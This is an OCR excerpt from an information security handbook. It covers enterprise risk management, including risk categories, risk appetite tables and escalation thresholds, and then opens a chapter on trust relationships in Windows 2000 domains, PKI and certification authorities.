


FIGURE 16.1 Enterprise risk management framework.

TABLE 16.1 Risk Types and Categories

Strategic	Operational	Stakeholder	Financial	Intangible
Macro trends	Business interruption	Customers	Transaction fraud	Brand/reputation
Competitor	Privacy	Line employees	Credit	Knowledge
Economic	Marketing	Management	Cash management	Intellectual property
Resource allocations	Processes	Suppliers	Taxes	Information systems
Program/project	Physical assets	Government	Regulatory compliance	Information for decision making
Organization structure	Technology infrastructure	Partners	Insurance	
Strategic planning	Legal	Community	Accounting	
Governance	Human resources			
Brand/reputation				
Ethics				
Crisis				
Partnerships/JV				

Business Drivers

Business drivers are the key elements or levers that create value for stakeholders and, particularly, shareholders. Particular emphasis should be placed on an organization's ability to generate excess cash, and the effective use of that cash. Business drivers vary by industry; however, they will generally line up in four categories:

1. *Manage growth.* Increasing revenue or improving the top line is achieved in many ways, such as expanding into new markets, overseas expansion, extending existing product lines, and developing new product areas and customer segments.
2. *Drive innovation.* The ability to create new products, markets, etc. through product innovation, product development, etc. New products and markets often give the creator a competitive advantage, leading to pricing power in the market, and allowing the company to generate financial returns in excess of their competition's.
3. *Control costs.* Effectively managing cost increases the competitive positioning of the business, and increases the amount of cash remaining.
4. *Allocate capital.* Capital should be effectively allocated to those business units, initiatives, markets, and products that will have the highest return for the least risk. These are the primary business drivers. They are what the organization does and by which it expects to be measured.

Risk Drivers

Both the types of risk and the capability of the organization to manage those risks should be considered.

- *Risk types.* The development of a risk classification or categorization system has many benefits for an organization. The classification system creates a common nomenclature that facilitates discussions about risk issues within the organization. The system also facilitates the development of information systems that gather, track, and analyze information about various risks, including the ability to correlate cause and effect, identify interdependencies, and track budgeting and loss experience information. Although many risk categorization methods exist, Table 16.1 provides examples of a risk types and categories.
- *Risk capability.* The ability of the organization to absorb and manage various risks. This includes how well the various risk management related groups work together, what the risk process is within the enterprise, what organizational cultural elements should be considered, etc. The key areas of risk capability are discussed in greater detail below.

Risk Strategy

The strategy development section focuses management attention on both risk strategy and program strategy.

Risk Appetite

Of critical importance in developing the risk strategy is to understand management's appetite for risk. "Risk appetite" is a term frequently used throughout the risk management community. It seems, however, that there is a real lack of useful information on its application outside of financial risk. *Risk appetite, at the organizational level, is the amount of risk exposure, or potential adverse impact from an event, that the organization is willing to accept or retain.*

Once the risk appetite threshold has been breached, risk management treatments and business controls are implemented to bring the exposure level back within the accepted range.

To establish the organization's risk appetite and determine the acceptable level of risk, the following questions must be asked and answered:

- Where do we feel we should allocate our limited time and resources to minimize risk exposures? Why?
- What level of risk exposure requires immediate action? Why?
- What level of risk requires a formal response strategy to mitigate the potentially material impact? Why?
- What events have occurred in the past, and at what level were they managed? Why?

Each of these questions is followed by a *Why?* because the organization must be made to articulate the quantitative and qualitative basis for the appetite, or it runs the potential for appearing backward-looking (based only on historical events) or even arbitrary.

Prioritization

Based on the risk level, the inventory of risks should be prioritized and considered for the treatment approach.

Treatment Approach

Although most information security professionals focus on reducing risk through contingency planning, many alternatives exist and should be thoroughly considered.

- *Accept risk:* management decides to continue operations as-is, with a consensus to accept the inherent risks.
- *Transfer risk:* management decides to transfer the risk, for example, from one business unit to another or from one business area to a third party (e.g., insurer).
- *Eliminate risk:* management decides to eliminate risk through the dissolution of a key business unit or operating area.
- *Acquire risk:* management decides that the organization has a core competency managing this risk, and seeks to acquire additional risk of this type.
- *Reduce risk:* management decides to reduce current risk through improvement in controls and processes.
- *Share risk:* management attempts to share risk through partnerships, outsourcing, or other risk-sharing approaches.

Risk Capabilities

The risk management capability speaks to the ability of the organization to effectively identify and manage risk. Many elements can make up the risk management capability; some of the key elements are discussed below.

Risk Functions

Various risk management functions must participate, exchange information and processes, and cooperate on risk mitigation activities to fully implement an ERM capability. Some of these risk management functions might include:

- Business continuity planning
- Internal audit
- Insurance
- Crisis management
- Privacy
- Physical security
- Legal
- Information security
- Credit risk management

Defining Risk Management Processes

Effective risk management processes can be used across a wide range of risk management activities, and include the following:

- Risk strategy and appetite:
  - Define risk strategy and program.
  - Define risk appetite.
  - Determine treatment approach.
  - Establish risk policies, procedures, and standards.
- Assess risk:
  - Identify and understand value and risk drivers.
  - Categorize risk within the business risk framework.
  - Identify methods to measure risk.
  - Measure risk.
  - Assemble risk profile and compare to risk appetite and capability.
- Treat risk:
  - Identify appropriate risk treatment methods.
  - Implement risk treatment methods.
  - Measure and assess residual risk.
- Monitor and report:
  - Continuously monitor risks.
  - Continuously monitor risk management program and capabilities.
  - Report on risks and effectiveness of risk management program and capabilities.

The Risk Organization

A Chief Risk Officer (CRO), an Enterprise Risk Manager, or even an Enterprise Risk Committee can manage enterprise risk management activities and would interface with the information security function. CRO duties would typically include:

- Providing risk management program leadership, strategy, and implementation direction
- Developing risk classification and measurement systems
- Developing and implementing escalation metrics and triggers (events, incidents, crisis, operations, etc.)
- Developing and monitoring early warning systems, based on escalation metrics and triggers
- Developing and delivering organizationwide risk management training
- Coordinating risk management activities; some functions may report to CRO, while others will be coordinated

Culture

Creating and maintaining an effective risk management culture is challenging. Special consideration should be given to the following areas:

- *Knowledge management.* Institutional knowledge about risks, how they are managed, and experiences by other business units should be effectively captured and shared with relevant peers and risk managers.
- *Metrics.* The accurate and timely collection of metrics is critical to the success of the risk management program. Effort should be made to connect the risk management programs to the Balanced Scorecard, EVA, or other business management/metrics systems.
  - *Balanced Scorecard*[2]: a management system (not only a measurement system) that enables organizations to clarify their vision and strategy and translate them into action. It provides feedback around both the internal business processes and external outcomes to continuously improve strategic performance and results. When fully deployed, the Balanced Scorecard transforms strategic planning from an academic exercise into the reality of organizational measurement processes. (*Source:* http://www.balancedscorecard.org/basics/bsc1.html.)
  - *EVA (Economic Value Added):* net operating profit minus an appropriate charge for the opportunity cost of all capital invested in an enterprise. As such, EVA is an estimate of true *economic* profit, or the amount by which earnings exceed or fall short of the required minimum rate of return that shareholders and lenders could get by investing in other securities of comparable risk. Stern Stewart developed EVA to help managers incorporate two basic principles of finance into their decision making. The first is that the primary financial objective of any company should be to maximize the wealth of its shareholders. The second is that the value of a company depends on the extent to which investors expect future profits to exceed or fall short of the cost of capital. (*Source:* http://www.sternstewart.com/evaabout/whatis.php.)
- *Training.* Effective training programs are necessary to ensure that risk management programs are effectively integrated into the regular business processes. For example, strategic planners will need constant reinforcement in risk assessment processes.
- *Communication.* Frequent and consistent communications regarding the purpose, success, and cost of the risk management program are a necessity to maintain management support and to continually garner necessary participation of managers and line personnel in the ongoing risk management program.
- *Tools.* Appropriate tools should be evaluated or developed to enhance the effectiveness of the risk management capability. Many commercial tools are available, and their utility across a range of risk management activities should be considered. Quality information about risks is generally difficult to obtain, and care should be exercised to ensure that information gathered by one risk function can be effectively shared with other programs. For example, tools used to conduct the business impact assessment should facilitate the sharing of risk data with the insurance program.
- *Enterprisewide integration.* The ERM and InfoSec programs should effectively collaborate across the enterprise and should have a direct connection to the strategic planning process, as well as the critical projects, initiatives, business units, functions, etc. Broad, comprehensive integration of risk management programs across the organization generally leads to more effective and efficient programs.

Risk Attributes

Risk attributes relate to the ability or sophistication of the organization to understand the characteristics of specific risks, including their life cycle, how they act individually or in a portfolio, and other qualitative or quantitative characteristics.

- *Life cycle.* Has the risk been understood throughout its life cycle, and have risk management plans been implemented before the risk occurs, during the risk occurrence, and after the risk? This obviously requires close coordination between the risk manager and the continuity planner.
- *Individual and portfolio.* The most sophisticated organizations will look at each risk individually, as well as in aggregate, or in portfolio. Viewing risks in a portfolio can help identify risks that are

natural hedges against themselves, as well as risks that amplify each other. Knowledge of how risks interact as a portfolio can increase the ability of the organization to effectively manage the risks at the most reasonable cost.

- *Qualitative and quantitative.* Most organizations will progress from being able to qualitatively assess risks to being able to quantify risks. In general, the more quantifiable the information about the risk, the more treatment options available to the organization.

The Importance of Understanding Risk Appetite

In the January 2004 issue of *Optimize Magazine,*[3] a survey of organizational executives revealed that 40 percent of the executives interviewed identified the CIO as the most likely executive to own enterprise risk management. The percentage spread was as follows: CIO (40 percent), CFO (23 percent), CEO (13 percent), division president (7 percent), chief information security officer (7 percent), and chief risk management officer (3 percent).

Admittedly, this was an IT-focused survey, and so it is likely that the types of people interviewed tended to focus on IT; but even if the survey population was skewed, the implications are large either way. Many IT departments may be initiating ERM programs, some may partially duplicate existing ERM activities in the company, and some may actually be leading the charge.

There are a few noteworthy items referenced in the article, including:

- 82 percent of the respondents said risk management has increased in importance for their CIO or other senior IT executive in the past 12 months.
- 57 percent believe that the approach to managing risks across IT and business functions at their companies is inconsistent.
- Survey participants were asked to identify the "biggest challenges your company faces in managing IT risk." The top four responses were:
  - Budget/cost restraints
  - Ambiguous strategy about risk management
  - Lack of risk management tools
  - Poor training in risk management issues

Methodology for Determining Organizational Risk Appetite

The following is a suggested methodology and strategic approach that can assist organizations — as well as the security, risk, and control functions contained therein — in developing and articulating their risk appetite. The key deliverable in this process is the Risk Appetite Table (see Table 16.2).

The approach to completing the Risk Appetite Table has two key inputs:

1. Impact Table
2. Likelihood Table

Recent changes in global regulations that encompass security, risk, and control implications have raised awareness concerning the concept of risk appetite, particularly among the management team. Many organizations, from the board level down, are currently struggling with risk management in general, and understanding and implementing meaningful processes, metrics, and strategies in regard to risk appetite.

TABLE 16.2 Risk Appetite Table

Escalation Level	Risk Level	Risk Score	Action/Response	Deadlines for Required Actions
C level	Crisis	12–16		
Director level	High	9–11		
Risk management function	Medium	5–8		
Within business	Low	1–4		

The process used here to articulate the risk appetite for an organization or a function is described in the sections that follow.

At first glance, the process described here might look like a typical risk mapping exercise; in fact, this exercise should be applied to risks previously identified in a risk mapping project. The manner in which one designs an appetite and implements follow-up risk management processes will carry incident management, business management, and strategic implications that go far beyond a risk identification activity.

Developing the Impact Table

Development of the Impact Table depends on determining the organization's status on the following.

Identification of Stakeholders

The first step in developing your organization's approach is to identify the key stakeholders. Stakeholders can be any person, group, or entity who can place a claim on the organization's attention, resources, or output, or is affected by that output. Stakeholders tend to drive decision making, metrics, and measurement, and, of course, risk appetite. They may be internal or external, and do not neglect stakeholders who have a direct impact on your salary and performance reviews. Once stakeholders have been identified, list the interests, benefits, and outputs that stakeholders demand from your organization, such as:

- Shareholder value
- Compliance with regulations
- Product safety
- Privacy of personal information

Value Drivers

The interests, benefits, and outputs that stakeholders demand are often defined at a high level, thus making it difficult to articulate the direct impacts your function has on the outcome. For example, shareholders are interested in increasing shareholder value. It is difficult to know that you are directly impacting shareholder value with a particular risk management activity. However, managing costs effectively and reducing the number of loss events can ensure that you positively impact shareholder value. Ultimately, business and function strategies are designed with the intent of creating value for key stakeholders. Value drivers are the key elements (performance measures) required by the organization to meet key stakeholder demands; value drivers should be broken down to the level where they can be managed. Each organization should identify potential value drivers for each key stakeholder group; however, seek to limit the value drivers to those that your security, risk, or control program can impact in a significant way. The core element of the Risk Appetite Table is determining how you will describe and group potential impacts and the organization's desire to accept those impacts.

Key Risk Indicators

Key risk indicators are derived from the value drivers selected. Identification of key risk indicators is a three-step process.

Step 1: Identify and understand value drivers that may be relevant for your business or function. Typically, this will involve breaking down the value drivers to the level that will relate to your program.

Step 2: Select the key risk indicator metric to be used.

Step 3: Determine appropriate thresholds for each key risk indicator. For example:

- Value driver breakdown:
- Financial
- Increase revenue
- Lower costs
- Prevent loss of assets

- Key risk indicators:
  - Increase revenue — lost revenue due to business interruption
  - Lower costs — incremental out-of-budget costs
  - Prevent loss of assets — dollar value of lost assets
- Thresholds:
  - Incremental out-of-budget cost:
    - Level 1 threshold: 0 to 50K
    - Level 2 threshold: 51 to 250K
    - Level 3 threshold: 251K to 1M
    - Level 4 threshold: 1M+

One of the more challenging aspects of defining risk appetite is creating a diverse range of key risk indicators, and then level-setting each set of thresholds so that comparable impacts to the organization are being managed with comparable attention. For example, how do you equate a potential dollar loss with the number of customers unable to receive customer support for two days? Or even more basic, is one dollar of lost revenue the equivalent of one dollar of incremental cost?

Threshold Development

It is equally important to carefully consider how you establish your thresholds from an organizational perspective. You should fully consider whether you are establishing your program within the context of a single business unit, a global corporation, or from a functional perspective. Each threshold should trigger the next organizational level at which the risk needs to be managed. This becomes an actual manifestation of your risk appetite as risk management becomes more strictly aligned with management and the board's desire to accept certain levels of risk. These thresholds, or impact levels, should be commensurate with the level at which business decisions with similar implications are managed.

For example, a Risk Appetite Impact Table being defined for the Insurance and Risk Financing Program might be broken down as follows:

Threshold Level 1: manage risk or event within business unit or function.
Threshold Level 2: risk or event should be escalated to the Insurance and Risk Financing Program.
Threshold Level 3: risk or event should be escalated to the corporate treasurer.
Threshold Level 4: risk or event should be escalated to the Corporate Crisis Management Team or the Executive Management Team.

Developing the Likelihood Table

The Likelihood Table reflects a traditional risk assessment likelihood scale. For this example, it will remain simple.

Level 1: low probability of occurring
Level 2: medium probability of occurring
Level 3: high probability of occurring
Level 4: currently impacting the organization

There is a wide range of approaches for establishing likelihood metrics, ranging from simple and qualitative (as in the example above) to complex quantitative analyses (such as actuarial depictions used by the insurance industry).

Developing the Risk Appetite Table

The resulting Risk Appetite Table helps an organization align real risk exposure with its management and escalation activities. An event or risk is assessed in the Risk Appetite Table and assigned a Risk Score by multiplying the Impact and Likelihood scores. Ranges of Risk Scores are then associated with different levels of management attention. The escalation levels within the Risk Appetite Table will be the same as

the levels in the Impact Table. The actual ranking of a risk on the Risk Appetite Table will usually be lower than its ranking on the Impact Table — this is because the probability that the risk will occur has lowered the overall ranking. Incidents or events that are in process will have a 100 percent chance of occurring; therefore, their level on the Risk Appetite Table should equal the ranking on the Impact Table.

For example:

Score between 1 and 4: manage risk or event within business unit or function.
Score between 5 and 8: risk or event should be escalated to the Insurance and Risk Financing Program.
Score between 9 and 11: risk or event should be escalated to the corporate treasurer.
Score between 12 and 16: risk or event should be escalated to the Corporate Crisis Management Team or the Executive Management Team.

Risk Appetite: A Practical Application

The following provides a practical application of the Risk Appetite Table. This example uses the Risk Appetite of an information security department.

- *Determine the impact score.* Vulnerability is identified in Windows XP Professional. Consider the impact on the organization if this vulnerability is exploited. You should factor in your existing controls, risk management treatments, and activities, including the recently implemented patch management program. You decide that if this vulnerability were to be exploited, the impact to the organization would be very significant because every employee uses Windows XP on his or her workstations. You have assigned the event an impact score of 4 out of 4.
- *Determine the likelihood score.* Consider the likelihood of the event occurring within the context of your existing controls, risk management treatments, and activities. Because of the availability of a patch on the Microsoft Web site and the recent success of the patch management program, you are certain that the number of employees and, ultimately, customers who are likely to be impacted by the vulnerability is Low. You assign a likelihood score of 2 out of 4.
- *Determine risk score and management response.* Simply multiply the impact score by the likelihood score to calculate where this event falls on the Risk Appetite Table. In this case, we end up with a Risk Score of 8 and thus continue to manage the event in the information security patch management program. If, at any point, it becomes apparent that a larger number of employees or customers might be impacted than was originally thought, consideration should be given to a more significant escalation up the management chain. A completed Risk Appetite Table is shown in Table 16.3.

The Risk Appetite Table is *only* a risk management tool. It is not the sole decision-making device in assessing risk or events. At all times, professional judgment should be exercised to validate the output of the Risk Appetite Table. Also, it is critical that the tables be reviewed and evolve as your program and your overall business model matures.

TABLE 16.3 Completed Risk Appetite Table

Escalation Level	Risk Level	Risk Score	Action/Response	Deadlines for Required Actions
C level	Crisis	12–16	Notify and escalate to CFO level.	Immediately
Director level	High	9–11	Notify and escalate to director level immediately. Depending on nature of the risk event, relevant risk functions should be notified.	Within 2 hours
Risk management function	Medium	5–8	Manage in information security program.	Within 12 hours
Within business	Low	1–4	Manage in relevant business unit or risk function. If escalation attempt is made, deescalate to the business unit or function to manage per their standard operating procedures.	Within 24 hours

Having completed the development of the Risk Appetite Table, there is still a lot of work ahead. You need to do the following things:

1. Validate the Risk Appetite Table with your management team.
2. Communicate the Risk Appetite Table to business units, as well as your peers within the security, risk, and control functions of your organization, and develop incident management and escalation procedures based on your risk appetite.
3. Test your Risk Appetite Table. Does it make sense? Does it help you determine how to manage risks? Does it provide a useful framework for your team?

Program Strategy

Information security programs, like all other risk management programs, require strategic planning and active management of the program. This includes developing a strategic plan and implementation of workplans, as well as obtaining management support, including the required resources (people, time, and funding) to implement the plan.

Summary

Lack of suitable business objectives-based metrics has forever plagued the information security profession. We, as information security professionals, have for the most part failed to sufficiently define and articulate a high-quality set of metrics by which we would have management gauge the success of information security business processes. So often, we allow ourselves to be measured either by way of fiscal measurements (e.g., security technology, full-time head count, awareness program expenses, etc.), or in terms of successful or non-successful parameter protection or in the absence of unfavorable audit comments.

Rather than being measured on quantitative financial measures only, why should the information security profession not consider developing both quantitative *and* qualitative metrics that are based on the value drivers and business objectives of the enterprise? We should be phrasing information security business process requirements and value contributions in terms with which executive management can readily identify. Consider the issues from the executive management perspective. They are interested in ensuring that they can support shareholder value and clearly articulate this value in terms of business process contributions to organizational objectives. As we recognize this, we need to begin restructuring how the information security processes are measured. Many organizations have, or are in the process of redefining, information security as part of an overarching ERM structure. The risks that information security processes are designed to address are just a few of the many risks that organizations must face. Consolidation of risk-focused programs or organizational components — such as information security, business continuity planning, environmental health and safety, physical security, risk management, legal, insurance, etc. — makes sense, and in many cases capitalizes on economies-of-scale.

A true understanding of business objectives and their value-added contributions to overall enterprise goals is a powerful motivator for achieving success on the part of the information security manager. There are many value drivers — *strategic* (competitive forces, value chains, key capabilities, dealing with future value, business objectives, strategies and processes, performance measures); *financial* (profits, revenue growth, capital management, sales growth, margin, cash tax rate, working capital, cost of capital, planning period and industry-specific subcomponents, etc.); and *operational value* (customer or client satisfaction, quality, cost of goods, etc.) — that the information security professional should focus on, not only during the development of successful information security strategies, but also when establishing performance measurements.

The information security business processes should be in support of an enterprise view of risk management and should work in harmony with the ERM. Jointly, these functions can provide measurable value to the enterprise people, technologies, processes, and mission. It is incumbent upon both InfoSec managers and enterprise risk managers to search for a way to merge efforts to create a more effective and efficient risk management structure within the enterprise.

References

1. The Institute of Internal Auditors, *Enterprise Risk Management: Trends and Emerging Practices*. The Institute of Internal Auditors Research Foundation, Copyright 2001, ISBN 0-89413-458-2.
2. Kaplan, R.S. and Norton, D.P. *Translating Strategy into Action: The Balanced Scorecard,* HBS Press, 1996.
3. Violino, B. *Optimize Magazine*. "Research: Gap Analysis. Take Charge, Not Risks." January 2004 (http://www.optimizemag.com/issue/027/gap.htm).

A Matter of Trust

Ray Kaplan, CISSP, CISA, CISM

There is a continuous stream of security-related bug reports permeating the news these days. With all the noise, it is difficult to spot the core issue, let alone to keep one's eye on it. The simple questions of what one trusts and why one trusts it are often ignored. Moreover, the need to define both inter- and intra-infrastructure trust relationships is often overlooked. The core question of what trust is and its importance is usually forgotten altogether. Security is a matter of trust. This chapter explores the nature of trust and trust relationships, and discusses how one can use trust to build a secure infrastructure.

A Matter of Trust?

Trust is the core issue in security. Unfortunately, simply understanding that is not going to get one very far when one has an infrastructure to secure. The people in an organization, its customers, and their customers are depending on the security of one's infrastructure. Strangely enough (and do not take this personally), they probably should not. The reality is that people make poor decisions about trust all the time, and often engage in relationships based on flawed trust decisions.

Before exploring this further, it is important to understand what trust is and how it is used to build and maintain a trustworthy infrastructure. One can start with the definition of trust — what it is and what it is not. Then this chapter explores how to build and maintain a trustworthy infrastructure.

Trust Defined

The dictionary variously defines trust as a *firm belief or confidence in the honesty, integrity, reliability, justice, etc. of another person or thing*. It goes on to talk about confident expectation, anticipation or hope, imparting responsibility, and engendering confidence. This allows for the development of relationships. Consider committing something or someone to someone else's care, putting someone in charge of something, allowing something to take place without fear, and granting someone credit. All these things are examples of how most people operate — as individuals, as citizens, as organizations, and as a society (locally, nationally, and internationally).

In matters of real-world models of trust for the Internet, law, E-commerce, linguistics, etc., one base definition applies:

> Trust is that which is essential to a communication channel but cannot be transferred from source to destination using that channel.[1]

One can look to information theory as an anchor:

> In Information Theory, information has nothing to do with knowledge or meaning. In the context of Information Theory, information is simply that which is transferred from a source to a destination, using a communication channel.[2]

Think of trust as a value attached to information.

Examples of where people rely on trust in matters of security are everywhere in computing and networking. For example, the scheduler of an operating system trusts the mechanism that is giving it entities to schedule

for execution. A TCP/IP network stack trusts that the source address of a packet can be trusted to be its originator (unless a security mechanism demands proof of the source's identity). Most users trust their browsers and the Web sites they access to automatically "do the right thing" security-wise. In doing so, they trust the operating system schedulers and network stacks on which they rely. The NSA sums it up best when it says that a trusted system or component is one with the power to break one's security policy. However, most organizations do not consider trust in this context.

It is extraordinarily important to understand how this puzzle fits together because everything concerning the security of the distributed systems being developed, deployed, and used depends on it. Consider PKIs and operating systems with distributed trust models such as Windows NT and Windows 2000 as examples.

What Trust Is Not

It is also important to talk about what trust is not. In his works on trust, Dr. E. Gerck explains that trust is not transitive, distributive, associative, or symmetric except in certain instances that are very narrowly defined.[3] Gerck uses simple examples, mathematical proofs, and real-world experience to illustrate trust. Because practical experience in security agrees with him, it is comforting to know that Gerck begins his work with a quote from the Polish mathematician Stanislaw Leshniewski:

> A theory, ultimately, must be judged for its accord with reality.[4]

Because rules regarding trust are regularly ignored, people are going to continue to have heartburn as they deal with trust between UNIX systems, build out Public Key Infrastructures (PKIs) and distributed infrastructures, and deal with the practical aspects of Microsoft Windows 2000's new security model. Note that these are just a few of the problem areas.

Before beginning, a note is in order; this is NOT an exercise in demeaning Windows 2000. However, Windows 2000 provides excellent examples of:

- How trust rules are broken with alacrity
- How detailed things can get when one sets about the task of evaluating a trust model
- The problems presented by trust models that break the rules

Take one of Gerck's assertions at a time, using simple examples based on research, mathematical proofs, and real-world experience — starting with an introduction to the problem with the basic Windows 2000 trust model: transitivity.

Trust Is Not Transitive

If X trusts Y and Y trusts Z, X cannot automatically trust Z. That is, the simple fact that I trust you is not reason for me to trust everyone who you trust. This is a major limiting factor in "web-of-trust" models such as that of PGP. This is quite understandable because PGP was developed as e-mail security software for a close group of friends or associates who would handle trust management issues.[5] Within a "closed group," trust is transitive only to the extent that each group member allows it to be. Outside a "closed group," there is no trust. A problem arises when the group is large and its members do not restrict the trust they place in the credentials presented to them by a "trusted" group member. Consequently, a problem results when systems rely on "relative" references. Windows 2000 is such a system because it has a model based on transitive trust. Simply the way that transitive trust is expected to be used in a Windows 2000 system is problematic, as illustrated by the following descriptions of how it works.

First, excerpts from the Windows NT Server Standards documentation that discuss Primary and Trusted Domains point out the differences between Windows NT 4.0 and Windows 2000:

> ...A trusted domain is one that the local system trusts to authenticate users. In other words, if a user or application is authenticated by a trusted domain, its authentication is accepted by all domains that trust the authenticating domain.

On a Windows NT 4.0 system, trust relationships are one-way and must be created explicitly. Two-way trust is established explicitly by creating two one-way trusts. This type of trust is nontransitive, meaning that if one trusts a domain, one does not automatically trust the domains that domain trusts.

> On a Windows NT 4.0 workstation, a Trusted Domain object is used to identify information for a primary domain rather than for trusted domains...

> ...on a Windows 2000 system, each child domain automatically has a two-way trust relationship with the parent. By default, this trust is transitive, meaning that if you trust a domain, you also trust all domains that domain trusts.[6]

Second, an excerpt from a Microsoft NT Server Standards document:

> Windows 2000 Domains can be linked together into an ADS "tree" with automatic two-way transitive trust relationships. ADS (Active Directory Server) "trees" can also be linked together at their roots into an "enterprise" or "forest," with a common directory schema and global catalog server by setting up static "site link bridges," which are like manual trust relationships.[7]

Finally, an excerpt from the Microsoft 2000 Advanced Server Documentation:

> Because all Windows 2000 domains in a forest are linked by transitive trust, it is not possible to create one-way trusts between Windows 2000 domains in the same forest.
>
> …All domain trusts in a Windows 2000 forest are two-way transitive trusts.[8]

The Microsoft 2000 Advanced Server Documentation explains that all the domains in the forest trust the forest's root domain, and all the interdomain trust paths are transitive by definition. Note that all of this stands in stark contrast to what we know: trust is not transitive except in certain, narrowly defined cases. Suffice it to say, the implications of this dependence on transitive trust and the accompanying default behavior present significant challenges. Consider a classic example: the Human Resources (HR) department's domain. Due to the sensitive nature of HR information, it is not clear that an automatic, blanket, transitive interdomain trust relationship with every other domain in the infrastructure is appropriate. For example, HR may be segregated into its own domain to prevent non-HR network administrators from other domains from accessing its resources and protected objects (such as files.)

Other examples of inappropriate transitive trust abound. Examples of why it is a problem, how it must be handled, and the problems associated with it in the UNIX environment can be found in Marcus Ranum's explanation of transitive trust in the UNIX NFS (Network File System) and rlogin (remote login) facilities.[9]

Trust Is Not Distributive

If W and Y both trust Z, W cannot automatically trust Y and Z as a group.

Suppose your organization and your biggest competitor both get certificates from a Certification Authority (CA). Sometime later, that competitor buys that CA, thereby gaining access rights to all of your information. One cannot automatically trust that your biggest competitor would not revoke your certificate and access all of your information.[10] Practically speaking, such a situation might be met with a lawsuit (if your contract with the CA has been breached, for example). However, this is likely to be difficult because agreements with CAs may not provide for this eventuality.

One could also merely change one's behavior by:

- No longer trusting the offending CA or the credentials that it issued to you
- Ensuring that these, now untrustworthy credentials are revoked
- Getting new credentials from a CA with which one has a viable trust relationship

Trust Is Not Associative

If X trusts the partnership formed with Y and Z for some specific purpose, X cannot automatically trust Y and Z individually.

Just because one trusts a group (that presumably was formed for some specific purpose) does not mean that one can trust each member of that group. Suppose one trusts the partnership formed between two competitors for some specific purpose. That, in and of itself, does not mean that one can trust them individually, even in a matter that has do with the business of the partnership.

Trust Is Not Symmetric

Just because X trusts Y, Y cannot automatically trust X. That is, trust relationships are not automatically bidirectional or two-way. Trust is unidirectional or asymmetric. Just because I trust you, you cannot automatically trust me.

As illustrated several times in the preceding discussion, the trusting party decides the acceptable limits of the trust. The only time trust is transitive, distributive, associative, or symmetric is when some type of "soft

trust" exists — specifically where the trusting party permits it.[11] Practically speaking, many trusting parties do not limit the scope of the trust they place in others. Accordingly, those trust relationships are ill-founded. This is a problem — not a benefit.

Trustworthiness

Whereas trust means placing one's confidence in something, trustworthiness means that one's confidence is well-founded. Trusting something does not make it trustworthy. This is the pay dirt of the trust business.

While many systems and networks can be trusted, few are trustworthy. A simple example will help tease this out. Suppose you live far from your job in a metropolitan area that has little or no mass transit. Chances are that you will commute to work by automobile. You may trust your automobile to get you to and from work just fine without ever experiencing a hitch. However, you may not trust it to get you across Death Valley in the middle of a hot summer day. The reason might be that help is only a cell phone call away in the metropolitan area and you know that a breakdown will not be life-threatening. On the other hand, help might be very difficult to find on the journey across Death Valley, and if you break down, dehydration is a threat. You have decided that your car is trustworthy for commuting to work, whereas it is not trustworthy for long journeys through hostile environments. That is, for the purposes of commuting within your own metropolitan area, you trust your automobile for transportation.

Simply put, trust is situational. That is, one decides to trust something in certain, specific circumstances. Trust is about confidence.

